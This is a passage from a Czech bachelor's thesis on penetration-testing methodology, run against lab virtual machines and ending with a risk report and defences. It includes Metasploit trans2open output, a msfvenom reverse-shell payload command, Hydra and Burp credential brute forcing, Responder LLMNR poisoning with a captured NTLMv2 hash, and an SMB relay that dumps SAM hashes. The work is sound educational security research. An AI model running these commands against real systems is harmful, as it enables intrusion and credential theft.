Webové stránky, které obecně rád používám, jsou: exploit-db.com a rapid7.com. Nejde úplně říci, která je lepší. V penetračním testování jde o to hledat. A někdy nalezneme užitečnější věc na jedné stránce, podruhé zas někde úplně jinde. Takže největší chybou by bylo upnout se pouze na jednu jedinou databázi informací. Exploit-db.com je z hlediska přehlednosti pro nás lepší, dají se zde aplikovat filtry jako: pro kterou platformu, seřadit dle data nahrání. Výhodou rapid7.com je to, že se jedná o stejné výrobce, kteří vytvořili nástroj Metasploit. Proto když zde nalezneme exploit, najdeme zde také návod, kde ho nalezneme v Metasploit. Díky tomu není zapotřebí nic instalovat.

Pokud nějaký exploit nalezneme, poznamenáme si, a v další části metodiky tedy: Získání přístupu tyto znalosti využijeme. Nástroj Searchsploit zde nalezl hned několik možných exploit:

Obrázek 6 nástroj Searchsploit – hledání exploit, zdroj: autor



Exploit Title	Path (/usr/share/exploitdb/)
Samba 2.0.x/2.2 - Arbitrary File Creation	exploits/unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	exploits/osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)	exploits/linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	exploits/bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation	exploits/linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	exploits/linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	exploits/osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	exploits/solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution	exploits/linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	exploits/unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	exploits/unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	exploits/unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	exploits/unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	exploits/linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow	exploits/unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow	exploits/linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	exploits/multiple/remote/10.c

Je důležité v tom umět číst: v levé části jsou definovány pro jaké verze tyto nalezené exploit fungují a základní popis programu. V druhé části se lze dočíst pro jaký operační systém to je, zda se jedná o remote přístup tedy vzdálený a následně v jakém jazyce je napsán. První, co bychom zkusili, je program nttrans Remote overflow (Metasploit), protože se jedná

o program, který nám umožní spustit můj oblíbený nástroj Metasploit. Pokud by tento program nefungoval, museli bych zkoušet další možné varianty. Jako penetrační tester není možné očekávat, že vše bude fungovat, jak má. Celá tato činnost je o dohledávání nových informací a zkoušení, Pokud to člověk po prvním neúspěchu vzdá, moc daleko se nedostane.

4.6 Získání přístupu

V momentě, co uděláme pořádně skenování a enumeration, tato část je už velmi jednoduchá. Jestli se nám podaří nalézt zranitelná místa a také programy, které tyto zranitelnosti promění v náš prospěch, stačí pouze tyto programy správně spustit a přístup je vytvořen. Samozřejmě pokud se jedná o lépe zabezpečený systém, tyto jednoduché zranitelnosti nebudou existovat. Ale v našem případě jsme jich pár nalezli, takže nejdříve provedeme metodiku, když slabiny existují.

Znovu zde využijeme nástroj Metasploit, tentokrát ne ke skenování, ale provedení exploit. V předchozí části metodiky jsme našli, že existuje slabina pro Samba službu, a to vzdálené přetečení vyrovnávací paměti. Po jednoduchém nastavení spustíme program trans2open, který se pomocí brute force útoku snaží vrátit různé adresy.

Ještě je nutné pochopit čtyři základní pojmy, se kterými při exploit pracujeme.

4.6.1 Reverse shell vs Bind shell

Reverse shell znamená, že se oběť připojí na nás. Tedy na našem počítači otevřeme port, na kterém budeme poslouchat a poté oběť po doručení payload se na nás připojí.

Bind shell je opak. Tedy otevře port u oběti, na který se následně připojíme. Dle mých zkušeností reverse shell je daleko častější, ale je dobré znát rozdíl.

4.6.2 Non-staged payloads vs Staged payloads

Non-staged payloads	Staged payloads
Pošle ho celý v kuse	Payload se posílá po částech
Je velikostně větší, a ne vždy funguje	Méně stabilní
Windows/meterpreter_reverse_tcp	Windows/meterpreter/reverse_tcp

Právě v našem případě při spuštění programu trans2open zjistíme, že se session otevře, ale následně ihned zavře. Tedy postup dobrý, ale spojení se neudrží. Je nutné přemýšlet nad tím, co by se dalo změnit. Když se podíváme na nastavení, zjistíme, že payload je nastaven na

Staged. Po změně payload se nám již spojení otevře a zůstane otevřeno. Po napsání příkazu whoami zjistíme, že se nám již povedlo získat přístup do systému.

Obrázek 7 nástroj Metasploit - spuštění programu trans2open, zdroj: autor

```
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf5 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.146:4444
[*] 192.168.1.35:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.35:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.35:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.35:139 - Trying return address 0xbffffafc...
[*] Command shell session 9 opened (192.168.1.146:4444 -> 192.168.1.35:32841) at 2020-02-24 21:02:00 +0100

whoami
root
```

Když jsme již v systému, existuje mnoho dalších věcí, které můžeme provádět, jako třeba zkusit příkazy ifconfig, arp, route, sudo -l. Nebo se zaměřit na složky passwd a shadow. Kde se nachází přihlašovací jména a hesla v hash kódu. Ale to již patří do rozšířenější metodiky.

Pokud se nám při skenování a enumeration nepodaří nalézt žádné slabiny, nezbyde jiná možnost než zkusit využít metodu brute force. To znamená hrubou silou. Tedy existuje nějaký slovník hesel, které následně zkusíme aplikovat na náš cíl. V našem případě to můžeme využít zrovna na službu SSH. Slouží nám k tomu nástroj hydra také již předinstalovaný. Stačí zadat jednoduchý příkaz, definovat mu cestu ke slovníku hesel, o jakou službu se jedná a spustit. Poté se již dá do práce. V momentě, kdy uživatel využívá opravdu silné heslo, tento způsob nebude úspěšný. Navíc vyvolá velký ruch a správný admin by si toho okamžitě všimnul. Ale jako penetrační tester není naším cílem skrývat své aktivity, a proto minimálně za zkoušku to stojí.

Obrázek 8 nástroj Hydra -Brute force SSH, zdroj: autor

```
root@kali:~# hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.35:22 -t 4 -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-24 21:19:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tri
[DATA] attacking ssh://192.168.1.35:22/
[ATTEMPT] target 192.168.1.35 - login "root" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.35 - login "root" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.35 - login "root" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.35 - login "root" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.35 - login "root" - pass "iloveyou" - 5 of 14344399 [child 1] (0/0)
```

Pouze ukázka toho, jak tento nástroj funguje. K loginu root přiřazuje jednotlivě všechna dostupná hesla ve word listu. Ještě na závěr bych dodal, že existuje x verzí word listů. Čím obsáhlejší, tím větší šance, že se tam zrovna to správné heslo bude vyskytovat. Pochopitelně čím více hesel, tím delší doba hledání. My využili word list rockyou.txt který obsahuje 14344399 kombinací. A průměrný počítač dokáže pouze 32 kombinací za minutu. Proto tento způsob není opravdu ten vhodný. Pokud by se nám podařilo zjistit nějaká ukradená hesla, či bychom byli schopni vytvořit nějaké vzory hesel, které lidé ve firmě využívají, šance

by rostla. Ale zde záleží, jak jsme uspěli při pasivním i aktivním průzkumu. My nevyužíváme žádné reálné služby, proto nemůžeme takovýto word list ani informace využít.

Získání přístupu pomocí http. V předchozí fázi jsme našli dvě zranitelná místa. První bylo za použití http a FTP. Již víme, že můžeme nahrát soubory na server. To využijeme k tomu, abychom nahráli payload. Ten si ale musíme vytvořit. Existují stovky návodů. Slouží k tomu nástroj Msfvenom, což je vlastně payload generátor. Pomocí –p určíme, jaký payload chceme. Jestli chceme reverse shell nebo bind shell, zda použijeme non-staged payload nebo staged. Víme, že na našem testovacím zařízení běží http s operačním systémem Windows. Sami bychom nedokázali vymyslet, jak přesně payload vytvořit, ale to naštěstí nemusíme. K tomu existuje internet. Stačí jen zadat Msfvenom cheet sheet asp a najde nám to x návodů.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address>
LPORT=<Your Port to Connect On> -f asp > shell.asp
```

V tomto příkazu definujeme, že se jedná o reverse shell. Tedy my budeme čekat na daném portu, až se na nás oběť připojí. Vytvořený soubor shell.asp nahrajeme do FTP. Tento soubor ještě musíme nějak spustit, to už je velmi jednoduché. V momentě, co je uživatel na webovém serveru, stačí přijít na IP adresu/jméno souboru a program se spustí. V tomto případě se ale nic nestalo. Protože nefunguje asp, ale musí se dát aspx. Po spuštění již opraveného souboru my jen čekáme na portu, až se oběť připojí.

```
[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Sending stage (180291 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.10:4444 -> 10.10.10.5:49158)
at 2020-02-25 12:34:32 +0100

meterpreter > getuid
Server username: IIS APPPOOL\web
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

V první části vidíme, že se připojení povedlo. V druhé části jsme se podívali, zda máme administrátorská práva. Bohužel nemáme, naším dalším krokem bylo pokusit se je příkazem getsystem získat. To skončilo neúspěchem. Naštěstí nástroj meterpreter umožňuje připojení dát do pozadí a spustit různé programy, které jsou vytvořeny za účelem získání informací, o již napadeném systému. Mezi ně patří například program Suggestor, který sesbírá možné lokální zranitelnosti. A již jsme znovu v sesbírání informací a hledání, jak tyto informace využít k našemu prospěchu.

```
[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 29 exploit checks are being tried...
 [+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service
is running, but could not be validated.
```

Našlo to mnohem více zranitelností, ale uvádím zde pouze pro příklad. Toto téma je tak rozsáhlé, dá se dělat x věcí. Se získáním přístupu do serveru to nekončí. Je nutné pak znovu shromažďovat informace, snažit se získat lepší pravomoci atd. Bohužel vše nejde pokrýt v jedné práci. A proto součástí mé metodiky již není co dělat dál po úspěšném získání přístupu.

V druhé části http využijeme nástroj Burpsuite, také již dostupný v Kali Linuxu. Pro jeho správné fungování je potřeba provést správné nastavení. Nastavit webovému prohlížeči správnou proxy a stáhnout certifikát. Tento nástroj je dostupný jak ve free, tak placené edici. Ve free verzi je velmi osekaný, některé funkce nejsou vůbec dostupné a při využití útoku je jeho rychlost zpomalena. Pro naše testování nám stačila free edice, ale pokud bychom se měli věnovat penetračnímu testování aktivně, rozhodně se vyplatí zaplatit plnou edici. Tento nástroj slouží k průzkumu a změně komunikace mezi uživatelem a webovým serverem. Umožňuje také několik dalších funkcí, které zde postupně zmíním.

V momentě, co zapneme tento nástroj, začne odchytávat komunikaci mezi námi a stránkou, kterou navštívíme. V našem případě chceme vidět, jak probíhá komunikace, když odešleme přihlašovací údaje. Zadáme falešné jméno i heslo a odešleme požadavek. V tu chvíli vidíme, jak Burpsuite zachytil naší komunikaci.

Obrázek 9 nástroj Burpsuite - zachycení komunikace, zdroj: autor

```
GET /manager/html HTTP/1.1
Host: 10.10.10.95:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.95:8080/
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic dG9tY2F0OnRvbWNhdA==
```

Z tohoto obrázku vyčteme, že jde o přihlašování a údaje jsou kódovány pomocí base64. To nám ale úplně nestačí, potřebujeme vědět, v jakém přesném formátu se tyto přihlašovací údaje odesílají, abychom si byli schopni upravit náš word list. Tedy musíme toto zachycení odeslat do dekodéru. To je také součástí nástroje Burpsuite. A díky tomu se dozvíme, že heslo je odesláno ve formátu jmeno:heslo. Když víme toto, již nám stačí si náš word list připravit ve stejném stylu.

```
admin:password
admin:
admin:Password1
admin:password1
admin:admin
```

```
YWRtaW46cGFzc3dvcmQ=
YWRtaW46
YWRtaW46UGFzc3dvcmQx
YWRtaW46cGFzc3dvcmQx
YWRtaW46YWRtaW4=
```

První obrázek ukazuje úryvek word listu, připravený ve správném formátu. Ale abychom mohli tyto údaje zkusit odeslat na webový server, musíme je ještě převést do správného kódu tedy base64. K tomu jsme využili jakýkoliv online enkodér na internetu. A výsledek je v obrázku dva.

V momentě, kdy máme připravený word list, můžeme využít další funkce nástroje Burpsuite a to Intruder. Zde můžeme nastavit typ útoku: Zvolíme Sniper, protože tento typ útoku používá pouze jeden payload. A jelikož jméno i heslo máme v jednom zakódovaném řetězci, více jich nemáme. Kdybychom heslo a jméno měli rozdělené, využijeme útok typu Cluster bomb.

Obrázek 10 nástroj: Burpsuite - Cluster bomb, zdroj: autor

Request	Payload	Status	Error	Timeout	Length
20	dG9tY2F0OnMzY3JldA==	200	☐	☐	17345
5	YWRtaW46YWRtaW4=	403	☐	☐	3513
0		401	☐	☐	2838
1	YWRtaW46cGFzc3dvcmQ=	401	☐	☐	2838
2	YWRtaW46	401	☐	☐	2838
3	YWRtaW46UGFzc3dvcmQx	401	☐	☐	2838

V tomto případě zde server využívá základní heslo, takže se nám ho povedlo odhalit. Z výsledku lze vyčíst hned několik informací. Nástroj nám ukazuje status: 200 – ok, 400 – client error. Také nám ukazuje délku, i podle toho se dají vyfiltrovat odlišné výsledky. Většinou u těch, které proběhly s chybou 400, najdeme velmi krátkou délku. Oproti tomu ty úspěšné, jak je vidět na obrázku, mají daleko větší délku. V momentě, co jsme získali heslo do webového serveru, můžeme přemýšlet o nahrání nějakého payloadu, abychom získali přístup k serveru. Ale podobný způsob byl již ukázán v předchozím příkladu.

4.7 Závěr externího testování

Až do této části se má praktická část zabývala penetračním testováním sítě externě. Tedy když nemáme přímý přístup do sítě. Rozhodně se nedá říci, že se zde probralo úplně vše. To ani nejde, vždy budou existovat nové a nové způsoby. V této části byla pouze poukázána metodika penetračního testování, doporučeno, na co se zaměřit a předvedená možná

zranitelná místa či nedostatky v zabezpečení. Také zde byly představeny nejdůležitější nástroje, který by každý správný penetrační tester měl znát.

Součástí mé metodiky je také Reporting, ten ale připojím až na úplný závěr společně s interním testováním.

4.8 Interní penetrační testování

Pro interní penetrační testování připravíme svoje virtuální zařízení. Vytvoříme si jeden Windows Server, který bude sloužit jako DNS pod jménem: SERVER-PC a dva počítače: POCITACJED, POCITACDVA. DNS server má doménu FIRMA.local. Do této domény vytvoříme dva uživatele: ujedna, udva. První uživatel má heslo Password1 druhý Mojeheslo2. Administrátor serveru má heslo: P@$$w0rd!

K počítači jedna přiřadíme jako lokálního admina ujedna, u počítače dva jsou lokálními adminy jak ujedna, tak udva.

Při interním penetračním testování je běžné, že máme počítač připojený do firemní sítě. Nedostaneme žádné přihlašovací údaje nebo jakékoliv jiné informace. V této části je představena metodika penetračního testování, jak získat uživatelské údaje a přístup do počítačů.

Prvním způsobem, jak získat údaje, je využít LLMNR Poisoning. To funguje na principu, že se oběť chce připojit k určitému serveru. V našem firemním prostředí máme sdílenou složku slozka. Místo toho ale uživatel hledá složku sloka. V ten okamžik DNS server nezná odpověď a odpoví, že o tomto serveru nic neví. Od uživatele se vyšle zpráva, zda někdo sloka nezná a neví, kde ho nalezne. My jen čekáme, až k nám tento dotaz dojde a poté řekneme, ať nám zašle jeho hash a poté ho připojíme. Oběť nám hash zašle. K tomu abychom mohli vystupovat, že známe odpovědi, využijeme nástroj Responder. Tento nástroj dělá přesně to, co bylo popsáno výše. Dobrý způsob je tento nástroj pustit hned ráno nebo těsně po obědě, protože to je největší aktivita na síti.

```
[*] [LLMNR]  Poisoned answer sent to 192.168.1.57 for name 1
[*] [MDNS] Poisoned answer sent to 192.168.1.57    for name 1.local
[*] [LLMNR]  Poisoned answer sent to 192.168.1.57 for name 1
[SMB] NTLMv2-SSP Client   : 192.168.1.57
[SMB] NTLMv2-SSP Username : FIRMA\ujedna
[SMB]        NTLMv2-SSP        Hash                                                    :
ujedna::FIRMA:ee942f852af0f856:56989802EA06DD7E73A5C483CFFED163:01010000
00000000C0653150DE09D201336B094260C8F04600000000020008005300 4D0042003300
01001E00570049004E002D0050005200480034003900320052005100410046005600040 0
140053004D00420033002E006C006F00630061006C0003003400570049004E002D005000
52004800340039003200520051004100460056002E0053004D00420033002E006C006F00
630061006C0005001400 53004D00420033002E006C006F00630061006C0007000800C065
3150DE09D201060004000200000008003000300000000000000000000000000200000E99F
553489B6DC7BA12896C9D74A1EED420D29925290A9107D328169EFCA5B910A0010000000
0000000000000000000000000000009000C0063006900660073002F00310000000000000000
0000
```

Pokud se zadaří, výsledek bude vypadat nějak podobně. Dočteme se z něho doménu a jméno uživatele a jeho hash. Po úspěšném odchycení hashe existuje více variant, co s ním udělat. Nejprve ho zkusíme cracknout. Tedy budeme spoléhat na to, že lidé při tvorbě hesel nejsou moc originální a pokud firemní politika co se týče tvorby hesla, není tak přísná, můžeme se dočkat úspěchu. V tomto příkladu jsme zachytili pouze jeden hash, ale pokud se jedná o velikou firmu, mohlo by se jednat o podstatně více nálezů. Všechny tyto hashe si uložíme do souboru a připravíme je pro další nástroj což je Hashcat.

Hashcat je nástroj pro offline crackování hashe. Obsahuje 276 různých hash druhů. Pro správné cracknutí musíme vědět, jaký hash jsme získali. K tomu můžeme použít nástroj v Kali Linuxu hash-identifier, ale ten nám zatím ani jednou správný hash neodhalil. Ale existuje několik online identifikátorů, kteří s tímto problémem mohou pomocí. Náš hash je NetNTLMv2.

V nástroji Hashcat je možné nastavit, zda bude použit způsob útoku za použití word listu, brute-force nebo hybrid. Pokud se nám povede sestavit vlastní word list, opět je zde největší šance na úspěch. Pokud uživatelé používají slabá hesla i obecný word list může uspět. Brute-Force je opět nejzdlouhavější způsob a při silném heslu je odhalení skoro nemožné. Také je možné nastavit hybridní způsob útoku tak, že se využijí slova z wordlistu a za ně se pomocí hrubé síly vygenerují další znaky. Příklad: password0000, password000a, …, ahoj0000, ahoj000a.

Jak jsem uvedl na začátku, dali jsme uživateli ujedna velmi jednoduché heslo, a to Password1. Díky tomu s tím nástroj Hashcat neměl žádný problém a již během 5 vteřin měl úspěšný výsledek. Pomocí brute force metody to již trvalo 6 minut. Je to jen díky tomu, že jsme stanovili, že první znak je velké písmeno, dalších 7 znaků malé a poslední znak je číslo. Pokud bychom nastavili, že hledáme 8 velkých nebo malých písmen a 9. znak je číslo, projet

všechny možné varianty by na mém notebooku trvalo 15 let. Samozřejmě pokud bychom tento program pustili na stolním počítači s externí grafikou, celý výpočet by byl daleko rychlejší. A tento nástroj existuje i pro Windows, takže umožňuje tento způsob.

Místo pokusu cracknout získaný hash můžeme zkusit metodu SMB Relay. To vlastně využívá protokol pro sdílení souborů SMB. A snaží se získané hashe přenést do dalších zařízení. Pro to, aby tento útok byl úspěšný, jsou zapotřebí dvě věci: SMB přihlašování na cílovém zařízení musí být vypnuto a uživatel, od kterého máme hash, musí být na cílovém zařízení admin. Z tohoto důvodu jsme na druhém počítači přidělili práva jak prvnímu uživateli, tak druhému. Protože se nám povedlo získat hash od uživatele“ ujedna, který je také lokálním adminem na druhém počítači, můžeme přemýšlet nad tímto útokem.

Abychom si ověřili, zda opravdu SMB přihlašování není aktivní, využijeme již známý nástroj pro skenování Nmap a jeho další funkci, použití skriptů. Pomocí příkazu: nmap –script=smb2-security-mode.nse -p445 IP sítě získáme výsledek:

Obrázek 11 nástroj Nmap - SMB přihlašování 1, zdroj: autor

```
Nmap scan report for POCITACJED (192.168.1.57)
Host is up (0.00053s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:64:E4:A2 (VMware)

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
```

Obrázek 12 nástroj Nmap - SMB přihlašování 2, zdroj: autor


```
Nmap scan report for SERVER-PC (192.168.1.90)
Host is up (0.015s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:70:62:B8 (VMware)

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```

Na prvním obrázku vidíme, že POCITACJED přihlašování nevyžaduje, zatímco DNS server vyžaduje. Tedy útok na DNS server by nebyl možný, ale na obyčejné počítače v této síti ano.

Pro tento útok jsme znovu použili nástroj Responder, který tentokrát bude spolupracovat s dalším nástrojem, a to ntlmrelayx.py. Ten má za úkol rozeslat hash na určené cílové zařízení. Pokud se povede zachytit hash jako v předchozím případě, ntlmrelayx.py pošle zachycený hash na cílové zařízení. Pokud zde existuje stejný uživatel, kterému jsme hash

zachytili, naváže spojení. Jestliže je ke všemu uživatel lokální administrátor, tento nástroj vytáhne lokální SAM. SAM je vlastně databáze, která ve Windows uchovává uživatele a jejich hesla v hash šifrování. Díky tomuto útoku se nám povedlo získat další hash, který můžeme podrobit stejnému postupu, jako dosud.

Obrázek 13 SAM hashes, zdroj: autor



4.9 Report

Poslední fází mé metodiky penetračního testování je report. Tato fáze je stejně důležitá jako všechny předchozí. Je nutné si všechny nálezy zaznamenávat. Ať již jde pouze o stopu, která nás při testování zavedla dále, nebo přímo o slabinu, která zapříčinila průnik do serveru. Tato zpráva se poté předá firmě, která si penetrační testování najmula a díky těmto poznatkům může zapracovat na tom, aby se lépe zabezpečili.

4.9.1 Zhodnocení nalezených rizik

Uživatelé využívali velmi slabá hesla. Kdybychom měli doporučit, bezpečné heslo by bylo alespoň 14 znaků dlouhé. Neměli by využívat žádná známá slova, žádné osobní informace. Součástí by mělo být pár speciálních znaků, malá, velká písmena a čísla. V tom případě pouhou metodou brute force by se jednalo o prolomení v řádu let. Ale uživatelé vždy budou nezodpovědní, nebudou chtít využívat tak silná hesla a budou volit známé fráze, část svých telefonních čísel, rok narození svých dětí atd. Firma se může bránit pouze tím, že nastaví takovou interní politiku, aby uživatele donutila alespoň některé části splnit.

Další možnou obranou, jak zamezit prolomení hesel, je nastavit maximální počet přihlašování. Pokud se přesáhne x neúspěšných přihlášení, dojde k zablokování účtu.

V naší ukázce byly také využity **výchozí přihlašovací údaje** k používaným službám. Pokud toto někdo dopustí, přímo si říká o to, aby během pár kliků útočník ve svém útoku uspěl. Tyto základní údaje není vhodné nikde nechávat a okamžitě je nutné je změnit.

Systémy byly zastaralé. Příchodem nové aktualizace samozřejmě vzniká riziko z neznáma. Při aktualizaci mohou nastávat nechtěné problémy, ale zároveň jsou klíčové k bezpečnosti serveru. Čím starší systémy jsou, tím je daleko větší šance, že dojde k objevení nějaké slabiny, kterou půjde zneužít.

Možný vzdálený přístup pomocí FTP protokolu jako anonym a pravomoc k tomu, aby bylo možné něco nahrát. Za žádnou cenu by nikdo, kdo nemá důvod a své přihlašovací údaje, neměl mít možnost dostat se na vzdálený server a už vůbec ne schopnost nahrávat soubory.

Možnost provést LLMNR Poisoning. Bránit se proti tomuto typu útoku je jednoduché, stačí vypnout službu LLMNR a NBT-NS. Pokud to není možné nebo chtěné, dobrým zabezpečením může být aktivovat řízení přístupu k síti. Samozřejmě posledním velmi důležitým prvkem je, jak jsem již zmínil, silné heslo.

Možnost provést SMB Relay. Obranou proti tomuto útoku je: Zapnout SMB ověřování na všech zařízeních, ale to může zpomalit rychlost přenášení souborů. Dalším ze způsobů je omezit Doménové adminy pouze pro účely, ke kterým jsou nutné, abychom nebyli schopni zachytit hash od nich. Další obranou je, aby lokálními administrátory nebyli běžní uživatelé.

5 Závěr

Penetrační testování sítí má za úkol zvýšit bezpečnost firemní sítě. Jedná se o velmi aktuální téma, existuje mnoho zpráv o tom, jak došlo k napadení serveru, k odcizení dat, či jen jejich poškození.

Bakalářská práce byla rozdělena do tří fází. Hlavním cílem bylo vytvoření metodiky a aplikování na konkrétním příkladu. K tomu jsem využil virtuální stroje, které byly k tomuto účelu vytvořené, a pro interní testování jsem si vytvořil svůj virtuální Windows server s uživateli a počítači. Druhým cílem bylo analyzovat a vybrat vhodné nástroje pro každou fázi vycházející z metodiky. Posledním cílem bylo upozornění na možná rizika.

V penetračním testování nelze nalézt přesný návod, jak postupovat a dospět k úspěchu. Každý nový cíl má úplně jiné slabiny, využívá jiné služby. A proto jsem ve své praktické části vytvořil metodiku, kterou jsem následně aplikoval na konkrétních příkladech, a poukázal na to, jak by se dalo postupovat.

Metodika vytvořená v této bakalářské práci se od ostatních liší tím, že se drží myšlenky, že sběr informací je pro úspěšně penetrační testování to nejdůležitější. Proto dva ze čtyř bodů se věnují pasivnímu a aktivnímu sběru informací. Díky tomu je v této metodice dostatek prostoru pro popsání konkrétních případů na co se zaměřit. Jsou vybrány ty nástroje, které byly následně použity při aplikování této metodiky na konkrétním příkladu.

Pro každou fázi byly popsány možné nástroje, které se dají využít. Ale v průběhu testování se ukázalo, že v některých případech další nástroj našel ještě jinou důležitou informaci. Díky tomu jsou v metodice vybrány ty nástroje, které byly použity ale zmiňuje i další. Není vhodné upnout se pouze na jeden nástroj a jiný ani nevyzkoušet. Jak bylo v práci poznamenáno, správný penetrační tester musí umět hledat co nejvíce informací a využívat k tomu co nejvíce dostupných zdrojů. Jenom tak má šanci narazit na nedostatky serveru.

Z informací vycházejících z praktické části bakalářské práce lze dojít k názoru, že největším rizikem jsou lidi. Pokud je dobře zabezpečen server a systémy jsou průběžně aktualizovány, jsou možnosti napadení serveru minimální. Ale lidem stačí poslat jeden nevhodný soubor, který ze zvědavosti stáhnou, a již se nám podaří zajistit si přístup do jejich počítače. Tím se nám otevřou dveře k dalším možným útokům a případnému získání přístupu k celému serveru. Také je možné snažit se od lidí získat údaje. Používají slabá hesla. Na základě výsledků je doporučeno nastavit přísná interní pravidla, jak v zákazu stahování souborů do firemní sítě, tak vyžadování silnějšího hesla a upozorňování zaměstnanců na možná rizika.

Bakalářská práce splnila všechny vytyčené cíle a umožní případným zájemcům o penetrační testování rozšířit si své znalosti o metodiku, která popisuje detailní postup sběru informací a získání přístupu, informuje, na jaké služby se zaměřit a umožňuje dozvědět se, jaké nástroje je k tomu vhodné použít. A také z druhé stránky poukazuje na to, v čem jsou možná rizika a jak takový útočník může přemýšlet. To je přínosné pro firmy, které si chtějí lépe zabezpečit server.

6 Seznam použitých zdrojů

[1] Georgia Weidman. Penetration Testing: A Hands-On Introduction To Hacking. First Edition. No Starch Press, 2014, 528 str. ISBN: 978-15-932-7564-8

[2] Halton Wolf. Kali Linux 2018: Windows Penetration Testing. Second Edition. Packt Publishing, 2018, 404 str. ISBN: 978-17-889-9746-1

[3] Kevin Beaver. Hacking For Dummies. 6th Edition. John Wiley & Sons Inc, 2018, 416 str. ISBN 978-1-119-48547-6

[4] Matúš Selecký. Penetrační testy a exploitace. První vydání. Brno: Computer Press, 2012, 304 str. ISBN 978-80-251-3752-9

[5] Raphaël Hertzog, Mati Aharoni, Jim O'Gorman. Kali Linux Revealed. Offsec Press, 2017, 342 str. ISBN: 978-09-976-1560-9

[6] Hacker? Kdo to je?, c1998-2020. Root.cz: informace nejen ze světa Linuxu [online]. Internet Info [cit. 2019-12-25]. Dostupné z: https://www.root.cz/clanky/hacker-kdo-to-je/

[7] Hackers vs Crackers: Easy to Understand Exclusive Difference, c2020. Educba: Best Online Training [online]. [cit. 2019-12-25]. Dostupné z: https://www.educba.com/hackers-vs-crackers/

[8] Co je to MAC adresa?, In: 365tipu [online]. [cit. 2019-12-25]. Dostupné z: https://365tipu.cz/2016/06/01/tip518-co-je-to-mac-adresa-a-jk-zjistit-jakou-ji-mam-v-pocitaci-ci-jinde/

[9] MAC adresa, c2011-2016. In: ManagementMania: Sociální síť pro business [online]. ManagementMania's Series [cit. 2019-12-27]. Dostupné z: https://managementmania.com/cs/mac-adresa-media-access-control-adresa

[10] How do I change my MAC address?, c2000-2020. In: What Is My IP Address [online]. [cit. 2019-12-27]. Dostupné z: https://whatismyipaddress.com/change-mac

[11] 5 Ways Computer Hackers Remain Anonymous, c2019. In: Ian Sutherland [online]. [cit. 2019-12-28]. Dostupné z: https://ianhsutherland.com/5-ways-computer-hackers-remain-anonymous/

